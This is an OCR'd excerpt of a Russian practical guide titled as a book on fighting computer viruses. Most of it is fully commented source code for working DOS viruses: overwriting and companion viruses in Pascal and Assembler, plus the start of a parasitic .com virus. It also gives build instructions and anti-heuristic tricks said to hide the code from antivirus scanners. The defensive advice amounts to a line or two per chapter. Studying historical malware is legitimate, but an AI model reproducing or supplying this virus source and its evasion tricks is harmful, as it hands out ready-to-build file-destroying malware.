Гошко С. В.

Технологии борьбы с компьютерными вирусами

Практическое пособие

Подборка листинга программ

Пошаговое изложение

Графические вирусы

Музыкальные вирусы

Способы маскировки

Внедрение через Сеть

Полноруководство пользователя

УДК 621.38
ББК 32.844-02
Г18

С. В. Гошко

Г18 Технологии борьбы с компьютерными вирусами. Практическое пособие. — М.: СОЛОН-ПРЕСС, 2010. — 352 с.: ил. — (Серия «Полное руководство пользователя»).

ISBN 978-5-91359-059-6

Данная книга относится к пособиям, которые в зарубежной литературе часто обозначают термином «все-в-одном». Читателю предлагается шаг за шагом вслед за автором пройти путь от понятий «компьютерный вирус» и «защита программного обеспечения» до конкретных методик борьбы с попытками разрушения информации, хранящейся в персональном компьютере. Материал книги четко структурирован, — если вы уже имеете некоторые знания по данной тематике, это позволит вам перейти к рассмотрению отдельных интересующих вопросов, не останавливаясь на общих положениях.

Наряду с подробным текстовым материалом, впервые приведена обширная подборка листингов программ, с помощью которых можно самостоятельно создавать простейшие вирусы. Это позволит читателю глубже разобраться в природе вредоносных программ и понять, какие лазейки и бреши могут использовать вирусы при атаках на компьютер. Процесс анализа листингов поможет школьникам и студентам, интересующимся программированием на языках низкого уровня в более углубленном изучении информатики. У продвинутых пользователей интерес вызовут главы, посвященные описанию графических и музыкальных вирусов, а также способам маскировки и внедрения вирусов через Интернет.

Книга написана живым доступным языком и является универсальным пособием как для программистов, так и для широкого круга читателей, интересующихся вопросами защиты данных, хранящихся в персональном компьютере.

Сайт издательства «СОЛОН-ПРЕСС»: **www.solon-press.ru**
E-mail: **avtor@coba.ru**

ISBN 978-5-91359-059-6

DOS вирусы

Методы размножения вирусов

Глава 1
Простейшие overwriter вирусы

Рассмотрим вирусы типа overwriter, что означает «перезаписывающий». На настоящий момент такие вирусы сохранились как соревнование на самый маленький вирус, и сейчас первенство удерживает вирус размером всего в 4 байта под названием kyjack. При запуске он записывает себя на все сектора дискеты. Вот эти 4 байта: 8B DE CD 26[1].

На каких же языках программирования пишут вирусы, спросите вы, а я отвечу — на любых, но в основном предпочитают Ассемблер, почему — сейчас мы и разберемся.

Возьмем для примера простейший вирус на Паскале, который я написал в далеком 1999 г., также относящийся к типу overwriter.

Рассмотрим принцип его работы.

1. Найти файл-жертву в текущем каталоге.
2. Переписать свое тело в файл-жертву (файл-жертва при этом перезаписывается).
3. Вывести сообщение о том, кто мы.
4. Переходим на пункт 1, пока 250 файлов не будут заражены.

Данный вирус антивирусами не обнаруживается по причине использования компилятора фирмы Borland. По словам некоторых специалистов, это самый лучший антиэвристический прием.

Следует рассмотреть, как выглядит файл до инфицирования и после:

а) до инфицирования:

б) после инфицирования:

[1] Данные четыре байта соответствуют командам ассемблера mov bx,si / int 26h — *Прим. ред.*

Вот сам листинг:

```
{-------------------------------------------}
program overwriter;
uses dos;
const
   virlen=3872;                                  {Длина вируса в байтах}
type
     mas=array[1..250] of string;             {Массив для хранения имен файлов}
var
n,i:integer;
d:mas;
{-------------------------------------------}
procedure find(var ff:mas;var kol:integer);       {Процедура поиска файлов сразу всех}
var
dirinfo:searchrec;
begin
              findfirst('*.exe',$3F,dirinfo);     {DOS функция findfirst}
              ff[1]:=dirinfo.name;
              kol:=1;
              i:=2;
              while i<=250 do
              begin
                        findnext(dirinfo);         {DOS функция findnext}
                        ff[i]:=dirinfo.name;
                        if ff[i]=ff[i-1]          {Если предыдущий файл равен}
                           then begin
                                      ff[i]:='';  {следующему, значит, файлы кончились}
                                      break;
                                 end;
                        kol:=kol+1;
                        i:=i+1;
              end;
end;
{-------------------------------------------}
procedure infect(var filename:string);
var
f,f2:text;
i:integer;
a:char;
begin
       assign(f,paramstr(0));              {связываем одну файловую переменную с собой}
       assign(f2,filename);                {а другую с жертвой}
       reset(f);                           {открываем себя на чтение}
       rewrite(f2);                        {а жертву на запись}
       for i:=1 to virlen do
       begin
                         read(f,a);     {побайтно копируем себя}
                         write(f2,a);   {в файл-жертву}
       end;
       close(f2);                           {закрываем}
       close(f);                            {файлы}
end;
```

```
{---------------------------------------------}
begin
        find(d,n);                        {ищем файлы}
        for i:=1 to n  do
        begin
             if pos(d[i],paramstr(0))=0    {сами себя не заражаем}
                then infect(d[i]);         {заражаем найденные файлы}
        end;
        write('[SimPl3 Ow3rwrit3 ViRuS]  (C)Copyright SlOn,1999');{представляемся}
        readln;                                {ждем нажатия кнопки и уходим}
end.
{---------------------------------------------}
```

Язык программирования Паскаль очень прост для понимания, поэтому я сейчас обьясню только смысл работы вирусной программы, не вдаваясь в описание каждой функции (они и так подробно прокомментированы).

Первое, что программа делает — запускает процедуру поиска (find()). В качестве параметров процедуре нужно передать массив строк и целочисленную переменную. Данная процедура возвращает заполненный массив строк и измененную переменную с количеством найденных файлов (их имена хранятся в строковом массиве). Затем идет безусловный цикл по количеству найденных файлов, и перед заражением каждый файл проверяется на то, чтобы его имя не совпадало с именем вирусной программы. Если совпадает, то сами себя мы не заражаем. Заражение происходит посредством вызова процедуры инфицирования (infect()), которая побайтно копирует файл-вирус в файл-жертву. В конце выводится сообщение (обычно название вируса и имя автора), и после нажатия клавиши программа завершается.


Итак, в результате мы получили программу почти в 4 Кб[2], и почти на 2 страницы исходного текста.

Теперь посмотрим на аналогичный вирус, выполненный на Ассемблере. Смысл и методика его работы те же.

Следует рассмотреть, как выглядит файл до инфицирования и после:

а) до инфицирования:

б) после инфицирования:



[2] Имеется в виду исполнимый EXE файл для ОС MS DOS. — *Прим. ред.*

Вот листинг:

```
;---------------------------------------------
cseg segment
     assume cs:cseg,ds:cseg
     org 100h
start:
         mov ah,09h            ;
         lea dx,msg            ; Итак, представимся
         int 21h               ;

         mov ah,4eh            ; DOS-функция "найти первый файл"
find:
         db 068h               ; это антиэвристический
         dw OFFSET @avp        ; прием,
         ret                   ; взятый мной из вирусного журнала
         pop ax                ; Infected Voice
@avp:                          ;
         lea dx,file1          ; маска файла для поиска
         int 21h               ; найти первый файл
infect:
         mov ax,3d01h          ;
         mov dx,09Eh           ; откроем его на запись
         int 21h               ;

         xchg ax,bx            ; хэндл файла в bx
         mov ah,40h            ; будем записывать
         mov cl,89             ; сколько байт будем записывать [наша длина]
         mov dx,100h           ; с какой позиции? С начала, конечно
         int 21h               ; писать сейчас !

         mov ah,3eh            ; закроем файл
         int 21h               ;

         mov ah,4Fh            ; найдем новый
         int 21h               ;
         jnc infect            ; и заразим

         int 20h               ; конец

         file1 db '*.exe',0
         msg db '[+ sImPl3 Ow3rwRit3 cHUm4 2.0 +] by s1On$'
cseg ends
end start
;---------------------------------------------
```

Язык Ассемблера более сложен для понимания, чем Паскаль, поэтому мы второй вирус рассмотрим более подробно.

Начнем с первого блока инструкций:

```
;---------------------------------------------
         mov ah,09h            ;
         lea dx,msg            ; Итак представимся
         int 21h               ;
;---------------------------------------------
```

Данный блок инструкций выводит на экран текстовое сообщение:

```
"[+ sImPl3 Ow3rwRit3 cHUm4 2.0 +] by s1On"
```

Первая инструкция «mov ah,09h» говорит о том, что будет использоваться 9 функция 21 прерывания (int 21h) — вывод на экран. В верхний байт регистра ax помещается значение 9. Вторая инструкция «lea dx,msg» говорит о том, какое сообщение выводим (в конце символьной строки должен присутствовать «$» — символ конца строки). В регистр dx помещается смещение символьной строки msg. Третья инструкция «int 21h» непосредственно вызывает 21 прерывание.

Рассмотрим второй блок[3]:

```
;---------------------------------------------
        mov ah,4eh              ; DOS-функция "найти первый файл"
find:
        db 068h                 ; это антиэвристический            !!!
        dw OFFSET @avp          ; прием,                           !!!
        ret                     ; взятый мной из вирусного журнала !!!
        pop ax                  ; Infected Voice                   !!!
@avp:                           ;
        lea dx,file1            ; маска файла для поиска
        int 21h                 ; найти первый файл
;---------------------------------------------
```

Данный блок инструкций занимается поиском файлов (антиэвристический прием, отмеченный восклицательными знаками, пока рассматривать не будем).

Первая инструкция «mov ah,4eh» — DOS-функция «найти первый файл». Вторая инструкция «lea dx,file1» — в регистр dx помещается смещение маски поиска файлов (file1), т. е. заражать только *.exe файлы (маска должна заканчиваться нулевым байтом). Третья инструкция «int 21h» непосредственно вызывает 21 прерывание.

Перейдем к третьему блоку:

```
;---------------------------------------------
        mov ax,3d01h            ;
        mov dx,09Eh             ; откроем его на запись
        int 21h                 ;
;---------------------------------------------
```

Данный блок инструкций занимается открытием найденного файла (в режиме записи).

Первая инструкция «mov ax,3d01h» — DOS-функция «открыть файл в режиме записи». Вторая инструкция «mov dx,09eh» — какой файл открываем? Найденный. Третья инструкция «int 21h» непосредственно вызывает 21 прерывание.

Рассмотрим четвертый блок:

```
;---------------------------------------------
        xchg ax,bx              ; хэндл файла в bx
        mov ah,40h              ; будем записывать
        mov cl,89               ; сколько байт будем записывать [наша длина]
```

[3] Команды db 068h / dw OFFSET @avp есть не что иное, как одна команда «push offset avp» и переход на следующую после нее инструкцию (с помощью ret). Последние несколько версий AVP уже умеют обрабатывать такие ситуации. — *Прим. ред.*

```
        mov dx,100h          ; с какой позиции? С начала, конечно
        int 21h              ; писать сейчас !
;---------------------------------------------
```

Данный блок инструкций непосредственно переписывает вирус в файл-жертву.

Первая инструкция «xchg ax,bx» — после открытия файла хэндл файла остался в регистре ax, для того чтобы записывать в этот файл, нужно хэндл перенести в bx (операция «xchg ax,bx» обменивает содержимое регистров ax и bx). Вторая инструкция «mov ah,40h» — DOS-функция записывать в файл. Третья инструкция «mov cl,89» — сколько байт будем записывать (длина вируса 89 байт). Четвертая инструкция «mov dx,100h» говорит о том, что будем переписывать с начала вируса (вирус начинается со 100h). Пятая инструкция «int 21h» непосредственно вызывает 21 прерывание.

Теперь пятый блок:

```
;---------------------------------------------
        mov ah,3eh           ; закроем файл
        int 21h              ;
;---------------------------------------------
```

Данный блок закрывает файл после записи.

Первая инструкция «mov ah,3eh» — DOS-функция «закрыть файл». Вторая инструкция «int 21h» непосредственно вызывает 21 прерывание.

Перейдем к шестому:

```
;---------------------------------------------
        mov ah,4Fh           ; найдем новый
        int 21h              ;
        jnc infect           ; и заразим
;---------------------------------------------
```

Данный блок занимается поиском нового файла.

Первая инструкция «mov ah,4fh» — DOS-функция «найти следующий файл». Вторая инструкция «int 21h» непосредственно вызывает 21 прерывание. Третья инструкция «jnc infect» — это проверка: если файл найден, перейти к его заражению, на метку infect.

И последний, седьмой блок:

```
;---------------------------------------------
          int 20h              ;конец
;---------------------------------------------
```

Первая инструкция «int 20h» завершает работу программы, возвращая управление ОС.

Данный вирус некоторыми антивирусами не обнаруживается из-за антиэвристического приема. После компоновки его объем составляет 89 байт. Неплохо по сравнению с 4 Кб? Да и исходного текста в нем поменьше. Теперь, я думаю, вам понятно, почему в основном для написания вирусов используют язык Ассемблера.

Чтобы привести эти листинги в рабочее состояние, необходимо сделать следующее:

1) для вируса на Паскале сохранить вирус в файл с расширением *.pas, открыть листинг в оболочке Паскаля и нажать F9, после этого в той директории, где лежал листинг, появится еще и исполнимый файл;

2) для вируса на Ассемблере сохранить в файл с расширением *.asm, затем выполнить из командной строки:

```
tasm vir.asm
tlink vir.obj /t
```

После этого появится файл vir.com, который можно переименовать в vir.exe[4] или не переименовывать, а прямо так и использовать.

Борьба с вирусами данного типа очень проста: достаточно выделить по маске вирус (если он не полиморфный) и удалить файл. После инфицирования программа, которая заражена, восстановлению не подлежит, поэтому инфицированные программы просто удаляются.

Алгоритм антивируса:

1) обнаружить инфицированную программу;

2) удалить инфицированную программу.

Написание антивирусной программы останется на совести читателей.

Глава 2
Простейшие companion-вирусы

Итак, мы подошли к вирусам-компаньонам. Что же это такое? Давайте разберемся... Данные вирусы действуют в основном по следующему алгоритму.

1. Находят исполнимый файл, если быть более конкретным, то *.exe (example.exe).

2. Копируют себя в *.com файл с аналогичным именем (example.com).

3. Выполняют какие-то действия (форматирование винчестера, ...).

4. Запускают программу iam.exe, если сам вирус находится в iam.com.

Смысл данных действий будет понятен тем людям, которые хорошо знают DOS. Вот если человек хочет запустить в DOS программу hello.exe, он набирает в приглашении «c:\hello», тогда DOS запускает hello.exe, если других файлов с аналогичным именем и отличным расширением нет (таких как hello.bat, hello.com). Если же есть hello.bat, то запускается он, а если hello.bat отсутствует, а есть hello.com, то выполняется он. На использовании этого факта и основан данный вирус.

Вообще этот вид вирусов, как и overwriter, себя давно изжил и сейчас практически нигде не встречается.

Существуют более сложные компаньон-вирусы, которые, к примеру, еще шифруют исполнимый файл оригинальной программы, а при запуске вируса расшифровывают и исполняют его. Это все делается для того, чтобы усложнить лечение данного вируса.

---


[4] Операционная система MS DOS сама распознает формат исполнимого файла. — *Прим. ред.*

Но данные вирусы, как уже говорилось ранее, себя изжили, и потому мы остановимся на их простейшей реализации. Эти два вируса работают по алгоритму, описанному в самом начале данной части.

Следует рассмотреть, как выглядит файл до инфицирования и после:

а) до инфицирования:

б) после инфицирования:



Теперь рассмотрим два прокомментированных листинга компаньон-вирусов. Первый — на Паскале:

```
{---------------------------------------------}

{$m,8192,0,0}      {Выделяем память для DOS}
program test;
uses dos,crt;      {используемые библотеки}
type
  mas=array[1..250]of string;  {Массив для имен файлов}
var
n,i:integer;
d:mas;                          {переменные}
f:file;
{---------------------------------------------}
procedure find(var ff:mas;var kol:integer);       {Процедура поиска сразу всех файлов}
var
dirinfo:searchrec;
begin
              findfirst('*.exe',$3F,dirinfo);     {DOS функция findfirst}
              ff[1]:=dirinfo.name;
              kol:=1;
              while 1<2 do
              begin
                        findnext(dirinfo);         {DOS функция findnext}
                        ff[i]:=dirinfo.name;
                        if ff[i]=ff[i-1]          {Если предыдущий файл равен}
                           then begin
                                      ff[i]:='';  {следующему, значит файлы закончились}
                                      break;
                                 end;
                        kol:=kol+1;
              end;
end;
```

```
{---------------------------------------------}
procedure copier(file1,file2:string); {процедура копирования файлов}
var                                   {основана на использовании команды copy}
a:integer;                            {из стандартного пакета DOS}
begin
         swapvectors;                 {Можно было бы использовать процедуру}
         exec(getenv('COMSPEC'),'/C '+'copy '+file1+' '+file2);
         swapvectors;                 {Из предыдущего вируса}
end;
{---------------------------------------------}
function pr(file2:string):string;       {Функция для}
begin
       delete(file2,length(file2)-3,4); {Преобразование имени файла}
       file2:=file2+'.com';             {Из *.exe в *.com}
       pr:=file2;

end;
{---------------------------------------------}
function pr2(file2:string):string;      {Функция для}
begin
       delete(file2,length(file2)-3,4); {Преобразование имени файла}
       file2:=file2+'.exe';             {Из *.com в *.exe}
       pr2:=file2;

end;
{---------------------------------------------}

begin
       find(d,n);         {Ищем *.exe файлы}
       for i:=1 to n do
       begin
              copier(paramstr(0),pr(d[i])); {создаем аналогичные *.com файлы}
              clrscr;                       {очистка экрана}
       end;

       if pos('.exe',paramstr(0))<>0   {если это первый запуск или что-то случилось}
          then halt;                   {тогда уходим}

       swapvectors;
       exec(pr2(paramstr(0)),paramstr(1)); {запускаем оригинальную программу}
       swapvectors;

       writeln;
       writeln('=[SimPl3 COmP4niOn ViRuS]= by s1On '); {И выводим сообщение}
end.

{---------------------------------------------}
```

Давайте рассмотрим алгоритм данного вируса. Первая процедура — это find(), идентичная такой же процедуре в описанном ранее вирусе. Вторая процедура — copier() — получает в качестве параметров два имени файла. Она копирует первый файл во второй DOS-командой «copy file1 file2». Процедура pr() получает в качестве параметра имя файла, к примеру vasya.exe, и преобразовывает это имя в *.com формат. Получится vasya.com. Процедура pr2() использует в качестве параметра имя файла, но преобразует в *.exe формат.

Теперь рассмотрим основной алгоритм программы. Как и в предыдущем вирусе (имеется в виду вариант на Паскале), сначала идет поиск файлов *.exe. Затем вирус копируется в файлы с аналогичным именем, но другим расширением (*.com). Далее идет проверка. Если мы стартовали из *.exe, то завершаем программу. Если же мы стартовали из *.com файла, то запускаем файл оригинальной программы (*.exe) и после завершения его работы выводим сообщение (название вируса и имя автора).

Теперь опишем аналогичный вирус, но на Ассемблере, который, естественно, гораздо меньше и проще, но работает по тому же принципу. Для того чтобы он нормально работал, его необходимо собрать в *.com файл. Как это сделать, было рассказано в предыдущей части.

Следует рассмотреть, как выглядит файл до инфицирования и после:

а) до инфицирования:

б) после инфицирования:

Вот листинг:

```
;---------------------------------------------
cseg segment
     assume cs:cseg,ds:cseg,es:cseg
     org 100h
start:
;---------------------------------------------
run:
         lea bx,dta+30  ; Свяжем bx с именем файла
pov:
         mov al,[bx]    ; Загрузим в al первый символ из bx
         cmp al,'.'     ; Проверим, точка ли это?
         inc bx         ; Переходим к следующему символу
         je izm         ; Если да, то идем на метку изменения расширения
         jmp pov
izm:
         mov al,'e'     ; Положим символ 'e' в al
         mov [bx],al    ; Положим в DTA символ из al
         inc bx         ; Перейдем к следующему символу
         mov al,'x'     ; Положим символ 'x' в al
         mov [bx],al    ; Положим в DTA символ из al
         inc bx         ; Перейдем к следующему символу
         mov al,'e'     ; Положим символ 'e' в al
```

```
        mov [bx],al     ; Положим в DTA символ из al
                        ; Мы-то запустились из *.com файла, но изменили свое
                        ; расширение на *.exe (т. е. запустим настоящую программу)
        mov ah,4ah      ; Выделим памяти побольше
        mov bx,5000h    ; Для запуска оригинальной программы из нашего
        int 21h         ; двойника

        mov ah,4bh      ;
        mov al,00       ;
        lea dx,dta+30   ; Запустим настоящую программу
        int 21h         ;

;-----------------------------------------------
        mov ah,1ah      ;
        lea dx,dta      ; Указатель на новый DTA
        int 21h         ;

        mov ah,4eh      ; Функция findfirst
        lea dx,file1    ; Найдем первый *.exe
        int 21h         ;

infect:
        lea bx,dta+30   ; Свяжем bx с именем файла
pov2:
        mov al,[bx]     ; Загрузим в al первый символ из bx
        cmp al,'.'      ; Проверим, точка ли это?
        inc bx          ; Переходим к следующему символу
        je izm2         ; Если да, то идем на метку изменения расширения
        jmp pov2
izm2:
        mov al,'c'      ; Положим символ 'c' в al
        mov [bx],al     ; Положим в DTA символ из al
        inc bx          ; Перейдем к следующему символу
        mov al,'o'      ; Положим символ 'o' в al
        mov [bx],al     ; Положим в DTA, символ из al
        inc bx          ; Перейдем к следующему символу
        mov al,'m'      ; Положим символ 'm' в al
        mov [bx],al     ; Положим в DTA, символ из al
;-----------------------------------------------
        mov ah,3ch      ; Функция создания файла-двойника
        lea dx,dta+30   ; Т. е. с идентичным именем, но отличным расширением
        xor cx,cx       ; Если был найден hi.exe, то создадим hi.com
        int 21h         ;
;-----------------------------------------------
        mov ax,3d02h    ; Откроем только что созданный файл
        lea dx,dta+30   ; Для чтения/записи
        int 21h         ;

        xchg ax,bx      ; Положим в bx хэндл файла
        mov ah,40h      ; Функция записи в файл

        int 1h          ; Антиэвристика - антивирусы нас не найдут

        mov cl,len      ; Перепишем весь наш вирус с самого начала
        mov dx,100h     ; И до конца в файл-двойник
        int 21h         ;

        mov ah,4Fh      ; Функция findnext
```

```
        int 21h         ;

        jnc infect      ; Если еще что-то есть, то заражаем

exit:
        mov ah,09h      ; Выведем сообщение
        lea dx,msg      ; О том, кто мы есть
        int 21h         ;

        int 20h         ; Конец программы

        msg db 0ah,0dh,"[SiMpL3 COmp4niOn ViRuS] by s10n$"
        file1 db '*.exe',0
        dta db 43 dup(?)
        len equ $-start
cseg ends
end start
;---------------------------------------------
```

Рассмотрим более подробно предыдущий вирус.

Начнем, естественно, с первого блока инструкций:

```
;---------------------------------------------
run:
        lea bx,dta+30   ; Свяжем bx с именем файла
pov:
        mov al,[bx]     ; Загрузим в al первый символ из bx
        cmp al,'.'      ; Проверим, точка ли это?
        inc bx          ; Переходим к следующему символу
        je izm          ; Если да, то идем на метку изменения расширения
        jmp pov
;---------------------------------------------
```

В данном блоке идет поиск начала расширения файла.

Первая инструкция «lea bx,dta+30» кладет в регистр bx смещение на имя файла. Вторая инструкция «mov al,[bx]» кладет нижний байт регистра ax первый символ из имени файла. Третья инструкция «cmp al,'.'» проверяет, не точка ли это, т. е. дошли ли мы до расширения в имени файла. Четвертая инструкция «inc bx» — переходим к следующему символу в имени файла. Пятая инструкция «je izm» — если точка, то переходим на метку изменения расширения файла. Шестая инструкция «jmp pov» — если точка в имени файла не найдена, продолжаем поиск.

Второй блок:

```
;---------------------------------------------
izm:
        mov al,'e'      ; Положим символ 'e' в al
        mov [bx],al     ; Положим в DTA, символ из al
        inc bx          ; Перейдем к следующему символу
        mov al,'x'      ; Положим символ 'x' в al
        mov [bx],al     ; Положим в DTA, символ из al
        inc bx          ; Перейдем к следующему символу
        mov al,'e'      ; Положим символ 'e' в al
        mov [bx],al     ; Положим в DTA, символ из al
                        ; Мы-то запустились из *.com файла, но изменили свое
                        ; расширение на *.exe (т. е. запустим настоящую программу)
;---------------------------------------------
```

В данном блоке расширение файла меняется на *.exe.

Все инструкции данного блока были рассмотрены в предыдущем, поэтому подробное комментирование излишне.

Перейдем к третьему блоку:

```
;---------------------------------------------
        mov ah,4ah      ; Выделим памяти побольше
        mov bx,5000h    ; Для запуска оригинальной программы из нашего
        int 21h         ; Двойника
;---------------------------------------------
```

В данном блоке выделяется память для запуска оригинальной программы (не двойника).

Первая инструкция «mov ah,4ah» — это DOS-функция изменения размера блока памяти. Вторая инструкция «mov bx,5000h» — в регистр bx ложится новый размер блока памяти. Третья инструкция очевидна.

Теперь четвертый блок:

```
;---------------------------------------------
        mov ah,4bh      ;
        mov al,00       ;
        lea dx,dta+30   ; Запустим настоящую программу
        int 21h         ;
;---------------------------------------------
```

В данном блоке запускается оригинальная программа. Если же мы стартуем первый раз и не из файла-двойника, то блок с данными о файле (dta) будет пуст, и ничего не запустится.

Первая инструкция «mov ah,4bh» — это DOS-функция запуска программы. Вторая инструкция «mov al,00» — это тип загрузки (в данном случае загрузить и выполнить) Третья инструкция «lea dx,dta+30» — в dx загружается имя выполняемого файла. Четвертая инструкция «int 21h» — вызов 21 прерывания.

Переходим к пятому блоку:

```
;---------------------------------------------
        mov ah,1ah      ;
        lea dx,dta      ; Указатель на новый DTA
        int 21h         ;
;---------------------------------------------
```

Данный блок вызывает DOS-функцию 1ah для установки адреса DTA (disk transfer area). Все данные о найденных файлах теперь будут храниться в переменной dta.

Шестой блок:

```
;---------------------------------------------
        mov ah,4eh      ; Функция findfirst
        lea dx,file1    ; Найдем первый *.exe
        int 21h         ;

infect:
        lea bx,dta+30   ; Свяжем bx с именем файла
pov2:
        mov al,[bx]     ; Загрузим в al первый символ из bx
```

```
        cmp al,'.'      ; Проверим, точка ли это?
        inc bx          ; Переходим к следующему символу
        je izm2         ; Если да, то идем на метку изменения расширения
        jmp pov2
izm2:
        mov al,'c'      ; Положим символ 'c' в al
        mov [bx],al     ; Положим в DTA, символ из al
        inc bx          ; Перейдем к следующему символу
        mov al,'o'      ; Положим символ 'o' в al
        mov [bx],al     ; Положим в DTA, символ из al
        inc bx          ; Перейдем к следующему символу
        mov al,'m'      ; Положим символ 'm' в al
        mov [bx],al     ; Положим в DTA, символ из al
;---------------------------------------------
```

В данном блоке производится поиск файла с расширением *.exe (его имя хранится в переменной dta по смещению 30), затем его расширение заменяется на *.com (опять же не самого файла, а его имени в переменной dta).

Добрались до седьмого блока:

```
;---------------------------------------------
        mov ah,3ch      ; Функция создания файла-двойника
        lea dx,dta+30   ; То есть с идентичным именем, но отличающимся расширением
        xor cx,cx       ; Если был найден hi.exe, то создадим hi.com
        int 21h         ;
;---------------------------------------------
```

В данном блоке создается *.com файл-двойник, в качестве пояснения комментария к коду.

Ну, и последний, восьмой блок:

```
;---------------------------------------------
        mov ax,3d02h    ; Откроем только что созданный файл
        lea dx,dta+30   ; Для чтения/записи
        int 21h         ;

        xchg ax,bx      ; Положим в bx хэндл файла
        mov ah,40h      ; Функция записи в файл

        int 1h          ; Антиэвристика - антивирусы нас не найдут    !!!!!!

        mov cl,len      ; Перепишем весь вирус с самого начала
        mov dx,100h     ; И до конца в файл-двойник
        int 21h         ;

        mov ah,4Fh      ; Функция findnext
        int 21h         ;

        jnc infect      ; Если еще что-то есть, то заражаем

exit:
        mov ah,09h      ; Выведем сообщение
        lea dx,msg      ; О том, кто мы есть
        int 21h         ;

        int 20h         ; Конец программы
;---------------------------------------------
```

Данный блок занимается непосредственным переносом тела вируса в только что созданный файл-двойник, также он продолжает искать жертвы и заражать их. В конце выводится сообщение с названием вируса, и завершается работа вирусной программы. Все инструкции в данном блоке были подробно рассмотрены в описании вируса overwriter, и комментировать их второй раз я не вижу смысла.

Борьба с вирусами данного типа довольна примитивна. Необходимо всего лишь удалить файл-двойник с расширением «*.com».

Глава 3
Простейшие parasitic-вирусы

Вот мы и добрались до одной из самых интересных частей этого повествования. В ней пойдет речь о самых распространенных на сегодняшний день вирусах. Принцип действия таков, что они изменяют сам файл-жертву таким образом, что он не теряет своей функциональности, то есть паразитируют на нем. Алгоритм всех вирусов-паразитов примерно следующий.

1. При запуске зараженной программы вирус получает управление, выполняет свои функции по размножению (возможно, деструктивные).

2. Возвращает управление программе-носителю паразита, и она выполняется, как и должна.

Следует заметить, что вирус обычно работает достаточно быстро, и пользователь не успевает заметить какой-то разницы при работе с зараженной и незараженной программы.

Реализация на Паскале более или менее полноценного паразита довольно неприятна. Для примера я приведу листинг *.com паразита, который работает по следующему алгоритму:

1) находит все жертвы в текущем каталоге;

2) если найден файл vasya.com, то в строковую переменную положит преобразованное имя файла vasya.tmp;

3) проверяет, заражен или нет файл vasya.com. Если да, то переходит к следующему файлу; если нет, то на шаг 4;

4) записывает vasya.com в vasya.tmp[5];

5) записывает тело вируса в vasya.com;

6) дописывает в vasya.com из файла vasya.tmp;

7) удаляет vasya.tmp;

8) проверяет длину файла, и если файл, из которого мы запустились, больше длины вируса, то переписывает все, что находится после тела вируса, в файл 31337.com;

9) запускает его, и после того как он отработает, удаляет его же;

10) выводит сообщение;


11) заканчивает работу.

[5] При этом, если в каталоге существовал файл vasya.tmp с другим содержимым — он будет уничтожен. — *Прим.ред.*

Следует рассмотреть, как выглядит файл до инфицирования и после:

а) до инфицирования:

б) после инфицирования:



А вот и листинг, как всегда, прокомментированный, но для чистоты совести следует сказать, что вирус идентифицируется AVP как «код подозрительный для вируса HLL_type».

```
{---------------------------------------------}
{$m,8126,0,0}                    {Выделяем память для DOS}
program parasit;
uses dos;                        {используемые библотеки}
type
    mas=array[1..200] of string; {Массив для имен файлов}
var
d:mas;
n,i:integer;
st:string;
virlen,fsize:longint;             {переменные}
f:file of char;
exehead:char;
{---------------------------------------------}
procedure find(var ff:mas;var kol:integer);   {Процедура поиска файлов сразу всех}
var
dirinfo:searchrec;
begin
              findfirst('*.com',$3F,dirinfo); {DOS-функция findfirst}
              ff[1]:=dirinfo.name;
              kol:=1;
              i:=2;
              while 1<2 do
              begin
                        findnext(dirinfo);    {DOS-функция findnext}
                        ff[i]:=dirinfo.name;
                        if ff[i]=ff[i-1]
                           then begin
                                     ff[i]:=''; {Если предыдущий файл равен}
                                     break;     {следующему, значит файлы закончились}
                                end;
                        kol:=kol+1;
                        i:=i+1;
              end;
end;
{---------------------------------------------}
```

Содержание